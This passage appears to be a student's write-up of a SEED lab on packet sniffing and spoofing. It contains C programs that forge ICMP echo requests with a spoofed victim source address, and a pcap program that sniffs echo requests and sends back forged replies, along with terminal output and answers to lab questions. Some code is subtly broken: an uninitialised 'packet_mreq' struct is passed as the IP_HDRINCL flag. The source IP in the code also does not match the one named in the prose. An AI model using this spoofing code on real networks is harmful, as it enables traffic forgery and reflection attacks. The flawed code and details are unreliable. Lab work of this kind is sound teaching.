#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include "myheader.h"
unsigned short in_cksum (unsigned short *buf, int length) {
   unsigned short *w = buf;
   int nleft = length;
   int sum = 0;
   unsigned short temp=0;
   /* The algorithm uses a 32 bit accumulator (sum), adds sequential 16 bit words to it, and at the end, folds back all the carry bits from the top 16 bits into the lower 16 bits. */
   while (nleft > 1)  {
       sum += *w++;
       nleft -= 2;
   }
   /* treat the odd byte at the end, if any */
   if (nleft == 1) {
        *(u_char *)(&temp) = *(u_char *)w ;
        sum += temp;
   }
   /* add back carry outs from top 16 bits to low 16 bits */
   sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16
   sum += (sum >> 16);                  // add carry
   return (unsigned short)(~sum);
}
void send_raw_ip_packet(struct ipheader* ip) {
    struct sockaddr_in dest_info;
struct packet_mreq enable;
    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                        &enable, sizeof(enable));
    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;
    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}
```

```c
int main() {
   char buffer[1500];
   memset(buffer, 0, 1500);
   struct icmpheader *icmp = (struct icmpheader *)(buffer + sizeof(struct ipheader));
   icmp->icmp_type = 8;
   icmp->icmp_chksum = 0;
   icmp->icmp_chksum = in_cksum((unsigned short *)icmp,sizeof(struct icmpheader));
   struct ipheader *ip = (struct ipheader *) buffer;
   ip->iph_ver = 4;
   ip->iph_ihl = 5;
   ip->iph_ttl = 20;
   ip->iph_sourceip.s_addr = inet_addr("10.0.2.6");
   ip->iph_destip.s_addr = inet_addr("1.2.3.4");
   ip->iph_protocol = IPPROTO_ICMP;
   ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct icmpheader));
   printf("seq=%hu ", icmp->icmp_seq);
   printf("type=%u \n", icmp->icmp_type);
   send_raw_ip_packet(ip);
   return 0;
}
```

Created a spoof ICMP request from attacker machine with source IP as victim (10.0.2.15) and sent to remote server (1.2.3.4); the remote server responded to ICMP request and sent it to the victim (10.0.2.15).

```
root@VM:/home/seed/Downloads/Labsetup/volumes/seed# ls -la
total 80
drwxrwxr-x 2 seed seed  4096 Sep 10 10:53 .
drwxrwxr-x 3 seed seed  4096 Sep 10 09:01 ..
-rwxrwxrwx 1 seed seed  2513 Sep 10 09:19 myheader.h
-rwxrwxrwx 1 root root  4137 Sep 10 10:09 pwd_sniffer.c
-rwxr-xr-x 1 root root 17240 Sep 10 10:23 snif
-rwxrwxrwx 1 root root  1106 Sep 10 09:21 sniffer.c
-rwxrwxrwx 1 root root  1413 Sep 10 09:38 sniffer_icmp.c
-rwxrwxrwx 1 root root  1396 Sep 10 09:49 sniffer_tcp.c
-rwxr-xr-x 1 root root 17192 Sep 10 10:36 spoof
-rwxrwxrwx 1 root root  1958 Sep 10 10:34 spoof.c
-rwxrwxrwx 1 root root  2530 Sep 10 10:53 spoof_icmp.c
root@VM:/home/seed/Downloads/Labsetup/volumes/seed# gcc -o spoof spoof_icmp.c -lpcap
root@VM:/home/seed/Downloads/Labsetup/volumes/seed# gcc -o spoof spoof_icmp.c -lpcap
root@VM:/home/seed/Downloads/Labsetup/volumes/seed# sudo ./spoof
seq=0 type=8
root@VM:/home/seed/Downloads/Labsetup/volumes/seed#
```



Question 4 – Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?

Answer 4 – Yes, the IP packet length field can be any arbitrary value. But the packet's total length is overwritten to its original size when it's sent.

Question 5 – Using the raw socket programming, do you have to calculate the checksum for the IP header?

Answer 5 – When using the raw sockets, you can tell the kernel to calculate the checksum for the IP header. In IP header fields it's the default option, ip_check = 0 will let the kernel do it unless you change it to a different value but then you'll have to use a checksum method.

Question 6 – Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?

Answer 6 – Root privileges are necessary to run programs that implement raw sockets. non-privileges users do not have the permissions to change all the fields in the protocol headers. Root privileges users can set any field in the packet headers and to access the sockets and put the interface card in promiscuous mode. If we run the program without the root privilege, it will fail at socket setup.

Task 2.3: Sniff and then Spoof

The attacker machine was in promiscuous mode and then when we executed our spoofing program, the NIC captured all the packets that reached and the program then processed in such a way, it modified the destination as source and source as destination. Once the packet is created it sends the packet out and the victim has received it. Thus, we spoofed the ICMP echo request.

```c
#include <pcap.h>
#include <stdio.h>
#include <string.h>
#include <arpa/inet.h>
#include <fcntl.h> // for open
#include <unistd.h> // for close

#include "myheader.h"

#define PACKET_LEN 512

void send_raw_ip_packet(struct ipheader* ip) {
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                     &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}

```

```c
void send_echo_reply(struct ipheader * ip) {
  int ip_header_len = ip->iph_ihl * 4;
  const char buffer[PACKET_LEN];

  // make a copy from original packet to buffer (faked packet)
  memset((char*)buffer, 0, PACKET_LEN);
  memcpy((char*)buffer, ip, ntohs(ip->iph_len));
  struct ipheader* newip = (struct ipheader*)buffer;
  struct icmpheader* newicmp = (struct icmpheader*)(buffer + ip_header_len);

  // Construct IP: swap src and dest in faked ICMP packet
  newip->iph_sourceip = ip->iph_destip;
  newip->iph_destip = ip->iph_sourceip;
  newip->iph_ttl = 64;

  // Fill in all the needed ICMP header information.
  // ICMP Type: 8 is request, 0 is reply.
  newicmp->icmp_type = 0;

  send_raw_ip_packet (newip);
}
void got_packet(u_char *args, const struct pcap_pkthdr *header,  const u_char *packet) {
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)
                           (packet + sizeof(struct ethheader));

    printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
    printf("         To: %s\n", inet_ntoa(ip->iph_destip));

    /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
            return;
        case IPPROTO_UDP:
            printf("   Protocol: UDP\n");
            return;
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
   send_echo_reply(ip);
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}
```

```c

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;

  char filter_exp[] = "icmp[icmptype] = 8";

  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name eth3
  handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF psuedo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);   //Close the handle
  return 0;
}
```

```
root@VM:/home/seed/Downloads/Labsetup/volumes/seed# ls -la
total 104
drwxrwxr-x 2 seed seed  4096 Sep 10 11:10 .
drwxrwxr-x 3 seed seed  4096 Sep 10 09:01 ..
-rwxrwxrwx 1 seed seed  2513 Sep 10 09:19 myheader.h
-rwxrwxrwx 1 root root  4137 Sep 10 10:09 pwd_sniffer.c
-rwxr-xr-x 1 root root 17240 Sep 10 10:23 snif
-rwxrwxrwx 1 root root  1106 Sep 10 09:21 sniffer.c
-rwxrwxrwx 1 root root  1413 Sep 10 09:38 sniffer_icmp.c
-rwxrwxrwx 1 root root  1396 Sep 10 09:49 sniffer_tcp.c
-rwxr-xr-x 1 root root 17456 Sep 10 11:10 sniffspoof
-rwxrwxrwx 1 root root  3063 Sep 10 11:08 sniffspoof.c
-rwxr-xr-x 1 root root 17232 Sep 10 10:54 spoof
-rwxrwxrwx 1 root root  1958 Sep 10 10:34 spoof.c
-rwxrwxrwx 1 root root  2530 Sep 10 10:53 spoof_icmp.c
root@VM:/home/seed/Downloads/Labsetup/volumes/seed# gcc -o sniffspoof sniffspoof.c -lpcap
root@VM:/home/seed/Downloads/Labsetup/volumes/seed# sudo ./sniffspoof
       From: 10.0.2.15
         To: 8.8.8.8
   Protocol: ICMP
       From: 10.0.2.15
         To: 8.8.8.8
   Protocol: ICMP
       From: 10.0.2.15
         To: 8.8.8.8
   Protocol: ICMP
```